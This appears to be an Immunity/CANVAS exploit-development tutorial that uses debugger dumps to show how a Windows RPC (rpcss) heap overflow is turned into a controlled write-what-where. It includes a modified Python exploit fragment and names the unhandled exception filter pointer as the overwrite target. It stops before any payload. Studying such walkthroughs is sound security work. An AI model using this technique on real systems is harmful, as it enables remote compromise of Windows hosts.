77FCBF2A  > 0FB708
77FCBF2D  . 8BF1
77FCBF2F  . C1EE 03
77FCBF32  . 89B5 3CFFFFFF
77FCBF38  . 83E1 07
77FCBF3B  . 6A 01
77FCBF3D  . 5B
77FCBF3E  . D3E3
77FCBF40  . 899D 40FFFFFF
77FCBF46  . 8D8C3E 580100
77FCBF4D  . 3019
77FCBF4F  . 8B5D BC
77FCBF52  .^EB B5
77FCBF54  > 8067 05 10
77FCBF58  . 0FB7C3
77FCBF5B  . 8B4D A4
77FCBF5E  . 8DB4C1 780100
77FCBF65  . 89B5 28FFFFFF
77FCBF6B  . 3936
77FCBF6D  .v75 28
77FCBF6F  . 0FB70F
77FCBF72  . 8BC1
77FCBF74  . C1E8 03
77FCBF77  . 8985 20FFFFFF
```

```
Registers (FPU)
EAX 000CCF98 ASCII "AAAAAAAAAAAAAAAAAAA
ECX 41414141
EDX 00070641
EBX 0000000B
ESP 009FF854
EBP 009FF9EC
ESI 41414141
EDI 00070000

EIP 77FCBF00 ntdll.77FCBF00

C 0  ES 0023 32bit 0(FFFFFFFF)
```


```
Address   Stack     Procedure                      Called from          Frame
009FF9F0  761B101E  ntdll.RtlAllocateHeap          rpcss.761B1018       009FF9EC
009FFA10  761B12C6  rpcss.761B0FA5                 rpcss.761B12C1       009FFA0C
009FFA40  761B1C00  rpcss.761B117B                 rpcss.761B1BFB       009FFA3C
009FFA80  77D77520  Includes rpcss.761B1C00        RPCRT4.77D7751E      009FFA7C
009FFABC  77D94BD7  RPCRT4.77D774F0                RPCRT4.77D94BD2      009FFAB8
009FFD4C  77D94596  ? RPCRT4.NdrStubCall2          RPCRT4.77D94591      009FFD48
009FFD68  77D54029  Includes RPCRT4.77D94596       RPCRT4.77D54026      009FFD64
009FFDA0  77D4078F  RPCRT4.77D53FF7                RPCRT4.77D4078A      009FFD9C
009FFDF8  77D40663  RPCRT4.77D4068F                RPCRT4.77D4065E      009FFDF4
009FFE18  77D469DB  RPCRT4.77D40605                RPCRT4.77D469D6      009FFE14
009FFE48  77D46BEB  ? RPCRT4.77D4692F              RPCRT4.77D46BE6      009FFE44
009FFE5C  77D46546  ? RPCRT4.77D46AD0              RPCRT4.77D46541      009FFE58
009FFE94  77D45DD8  RPCRT4.77D45F43                RPCRT4.77D45DD3      009FFE90
009FFEB4  77D479E3  RPCRT4.77D45BBA                RPCRT4.77D479DE
009FFF14  77D50616  ? RPCRT4.77D4793A              RPCRT4.77D50611
```

```
00440000 00007000
00450000 00002000
00460000 00010000
004B0000 00004000
004C0000 00003000
004D0000 00010000
0090E000 00001000
```

Access violation when writing to [41414141] - use Shift+F7/F8/F9 to pass exception to program

Paused

Now that we have a reliable exception happening our next question is where in our string are the values from ESI and ECX coming from? If you look in the disassembly, you'll see a mov esi, [eax + c] that fills esi with the value we control.



```
77FCBECD  .^E9 79F3FFFF     JMP ntdll.77FCB24B
77FCBED2  > 52              PUSH EDX
77FCBED3  . 53              PUSH EBX
77FCBED4  . 57              PUSH EDI
77FCBED5  . E8 E200FCFF     CALL ntdll.77F8BFBC
77FCBEDA  .^E9 67F8FFFF     JMP ntdll.77FCB746
77FCBEDF  > 8B40 04         MOV EAX,DWORD PTR DS:[EAX+4]
77FCBEE2  . 83E8 08         SUB EAX,8
77FCBEE5  . 8945 B0         MOV DWORD PTR SS:[EBP-50],EAX
77FCBEE8  . 8A50 05         MOV DL,BYTE PTR DS:[EAX+5]
77FCBEEB  . 8855 C4         MOV BYTE PTR SS:[EBP-3C],DL
77FCBEEE  . 8B48 08         MOV ECX,DWORD PTR DS:[EAX+8]
77FCBEF1  . 898D 48FFFFFF   MOV DWORD PTR SS:[EBP-B8],ECX
77FCBEF7  . 8B70 0C         MOV ESI,DWORD PTR DS:[EAX+C]
77FCBEFA  . 89B5 44FFFFFF   MOV DWORD PTR SS:[EBP-BC],ESI
77FCBF00  . 890E            MOV DWORD PTR DS:[ESI],ECX
77FCBF02  . 8971 04         MOV DWORD PTR DS:[ECX+4],ESI
77FCBF05  . 3BCE            CMP ECX,ESI
77FCBF07  .v74 21           JE SHORT ntdll.77FCBF2A
77FCBF09  > 295F 28         SUB DWORD PTR DS:[EDI+28],EBX
77FCBF0C  . 8945 D8         MOV DWORD PTR SS:[EBP-28],EAX
77FCBF0F  . 83E2 10         AND EDX,10
77FCBF12  . 83CA 01         OR EDX,1
77FCBF15  . 8850 05         MOV BYTE PTR DS:[EAX+5],DL
77FCBF18  . 8B4D E0         MOV ECX,DWORD PTR SS:[EBP-20]
77FCBF1B  . 2B4D 10         SUB ECX,DWORD PTR SS:[EBP+10]
```

```
Registers (FPU)
EAX 000CCF98 ASCII "AAAAAAAAAAAAAAAAA
ECX 41414141
EDX 00070641
EBX 0000000B
ESP 009FF854
EBP 009FF9EC
ESI 41414141
EDI 00070000

EIP 77FCBF00 ntdll.77FCBF00

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFD8000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -UNORM FB50 0009CBD0 000000
ST1 empty +UNORM 39B8 77F82B95 0095FD
ST2 empty +UNORM 07A8 77FCB227 0095FD
ST3 empty +UNORM 0190 00000001 000949
ST4 empty +UNORM 2047 0095FCC4 000000
ST5 empty -UNORM DB88 00070178 000000
ST6 empty 0.01004340197533433 30e-4933
ST7 empty -UNORM CB40 0009CB48 000001
```

```
Address   Value     ASCI Comment
000CCD58  00110005  ♣.◄.
000CCD5C  000C0100  .0..
000CCD60  00000001  0...
000CCD64  00000684  ä♠..
000CCD68  00000000  ....
000CCD6C  00075618  ↑V•.
000CCD70  0007A130  0í•.
000CCD74  0007A178  xí•.
000CCD78  00010101  000.
000CCD7C  00000001  0...
000CCD80  00050043  C.♣.
000CCD84  000E0100  .0♬.
000CCD88  00000000  ....
000CCD8C  41414141  AAAA
000CCD90  41414141  AAAA
000CCD94  41414141  AAAA
000CCD98  41414141  AAAA
000CCD9C  41414141  AAAA
000CCDA0  41414141  AAAA
000CCDA4  41414141  AAAA
000CCDA8  41414141  AAAA
000CCDAC  41414141  AAAA
```

```
009FF854  000B4EA2
009FF858  0000004A
009FF85C  000A2818
009FF860  009FFA04
009FF864  77FCB227  RETURN to ntdll.77FCB227 from ntdll.77F8392C
009FF868  00070748
009FF86C  000CE148
009FF870  000CC240
009FF874  000A2818
009FF878  00000009
009FF87C  009FF8B0
009FF880  00000003
009FF884  77F83970  RETURN to ntdll.77F83970 from ntdll.77F83990
009FF888  00070000
009FF88C  00070718
009FF890  00000003
009FF894  000B04A8
009FF898  009FF888
009FF89C  00001500
009FF8A0  0063006E
009FF8A4  006C0061
009FF8A8  00700072
009FF8AC  00000063
```

```
Access violation when writing to [41414141] - use Shift+F7/F8/F9 to pass exception to program
```


As you can see from the screenshot, EAX points to a copy of our string which starts at 0xccd8c. EAX is 0xccf98. Simple subtraction says that :

```
[dave@www CANVAS3]$ python -c 'print "%d"%(0xccf98+0xc-0xccd8c)'
536 #This number may be a bit off, test it and make sure you're dead on
```

So ~536 bytes into our buffer is esi and four bytes before that that is ECX.

Rock on!
Let's mod our exploit to take advantage of that fact.

```
#Somewhere in msrpcheap.py. . .
attackstr=”A”*700
heapLOC=534
where=0x41020304
what=0x41060708
attackstr=stroverwrite(attackstr,intel_order(what)+intel_order(where),
heapLOC)
attackstr=backwardsunistring("\\\\192.168.1.112\\IPC$\\")+attackstr
```



```
77FCBF00  . 890E          MOV DWORD PTR DS:[ESI],ECX
77FCBF02  . 8971 04       MOV DWORD PTR DS:[ECX+4],ESI
77FCBF05  . 3BCE          CMP ECX,ESI
77FCBF07  .v74 21         JE SHORT ntdll.77FCBF2A
77FCBF09  > 295F 28       SUB DWORD PTR DS:[EDI+28],EBX
77FCBF0C  . 8945 D8       MOV DWORD PTR SS:[EBP-28],EAX
77FCBF0F  . 83E2 10       AND EDX,10
77FCBF12  . 83CA 01       OR EDX,1
77FCBF15  . 8850 05       MOV BYTE PTR DS:[EAX+5],DL
77FCBF18  . 8B4D E0       MOV ECX,DWORD PTR SS:[EBP-20]
77FCBF1B  . 2B4D 10       SUB ECX,DWORD PTR SS:[EBP+10]
77FCBF1E  . 8848 06       MOV BYTE PTR DS:[EAX+6],CL
77FCBF21  . 8060 07 00    AND BYTE PTR DS:[EAX+7],0
77FCBF25  .^E9 CFF5FFFF   JMP ntdll.77FCB4F9
77FCBF2A  > 0FB708        MOVZX ECX,WORD PTR DS:[EAX]
77FCBF2D  . 8BF1          MOV ESI,ECX
77FCBF2F  . C1EE 03       SHR ESI,3
77FCBF32  . 89B5 3CFFFFFF MOV DWORD PTR SS:[EBP-C4],ESI
77FCBF38  . 83E1 07       AND ECX,7
77FCBF3B  . 6A 01         PUSH 1
77FCBF3D  . 5B            POP EBX
77FCBF3E  . D3E3          SHL EBX,CL
77FCBF40  . 899D 40FFFFFF MOV DWORD PTR SS:[EBP-C0],EBX
77FCBF46  . 8D8C3E 580100 LEA ECX,DWORD PTR DS:[ESI+EDI+158]
77FCBF4D  . 3019          XOR BYTE PTR DS:[ECX],BL
77FCBF4F  . 8B5D BC       MOV EBX,DWORD PTR SS:[EBP-44]
ECX=41060708
DS:[41020304]=???
```

```
Registers (FPU)
EAX 000CCF98
ECX 41060708
EDX 00070641
EBX 0000000B
ESP 009FF854
EBP 009FF9EC
ESI 41020304
EDI 00070000

EIP 77FCBF00 ntdll.77FCBF00

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFD8000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -UNORM FB50 0009CBD0 000000
ST1 empty +UNORM 39B8 77F82B95 0095FD
ST2 empty +UNORM 07A8 77FCB227 0095FD
ST3 empty +UNORM 0190 00000001 000949
ST4 empty +UNORM 2047 0095FCC4 000000
ST5 empty -UNORM DB88 00070178 000000
ST6 empty 0.0100434019753343330e-4933
ST7 empty -UNORM CB40 0009CB48 000001
              3 2 1 0       E S P U O
```

```
Address  Value    ASCI Comment
000CCFA0 41060708 ■·♠A
000CCFA4 41020304 ♦♥☻A
000CCFA8 41414141 AAAA
000CCFAC 41414141 AAAA
000CCFB0 41414141 AAAA
000CCFB4 41414141 AAAA
000CCFB8 41414141 AAAA
000CCFBC 41414141 AAAA
000CCFC0 41414141 AAAA
000CCFC4 41414141 AAAA
000CCFC8 41414141 AAAA
000CCFCC 41414141 AAAA
000CCFD0 41414141 AAAA
000CCFD4 41414141 AAAA
000CCFD8 41414141 AAAA
000CCFDC 41414141 AAAA
000CCFE0 41414141 AAAA
000CCFE4 41414141 AAAA
000CCFE8 41414141 AAAA
000CCFEC 41414141 AAAA
000CCFF0 41414141 AAAA
000CCFF4 41414141 AAAA
```

```
009FF854  000B4EA2
009FF858  0000004A
009FF85C  000BABD0
009FF860  009FFA04
009FF864  77FCB227  RETURN to ntdll.77FCB227 from ntdll.77F8392C
009FF868  00070748
009FF86C  000CE148
009FF870  000CC240
009FF874  000BABD0
009FF878  00000009
009FF87C  009FF8B0
009FF880  00000003
009FF884  77F83970  RETURN to ntdll.77F83970 from ntdll.77F83990
009FF888  00070000
009FF88C  00070718
009FF890  00000003
009FF894  000B04A8
009FF898  009FF888
009FF89C  00001500
009FF8A0  0063006E
009FF8A4  006C0061
009FF8A8  00700072
009FF8AC  00000063
009FF8B0  00750000
```

```
Access violation when writing to [41020304] - use Shift+F7/F8/F9 to pass exception to program
```

As you can see we now control ecx and esi exactly. This is the first step towards world domination, or perhaps just another remote exploit that will get wormed into non-existence in a few days.

Now if we were Brett Moore, we could probably manipulate the stack enough to write an entire shellcode somewhere and then jump to it. However, I'm not that enterprising tonight.

Disassembling SetUnhandledExceptionFilter() (or asking CANVAS's library of such things) we see that the Unhandled Exception Pointer for this version of Windows is at 0x77ee044c. Normally I wouldn't use this but the very next thing the process is going to do is crash, so we'll use it this time. CANVAS will soon contain the ability to remotely fingerprint down to the service pack a Win32 box, so it's not a problem for us that this value is service pack dependent.

At this point we have several options. And I'm sad to admit that after a few hours of work on this, I'm a bit burnt out and a bit stuck. A fresh look is needed, and perhaps after reading this again tomorrow morning I'll have the last few pieces of the puzzle.

Update:
Don't forget to read part II from http://www.immunitysec.com/papers/ !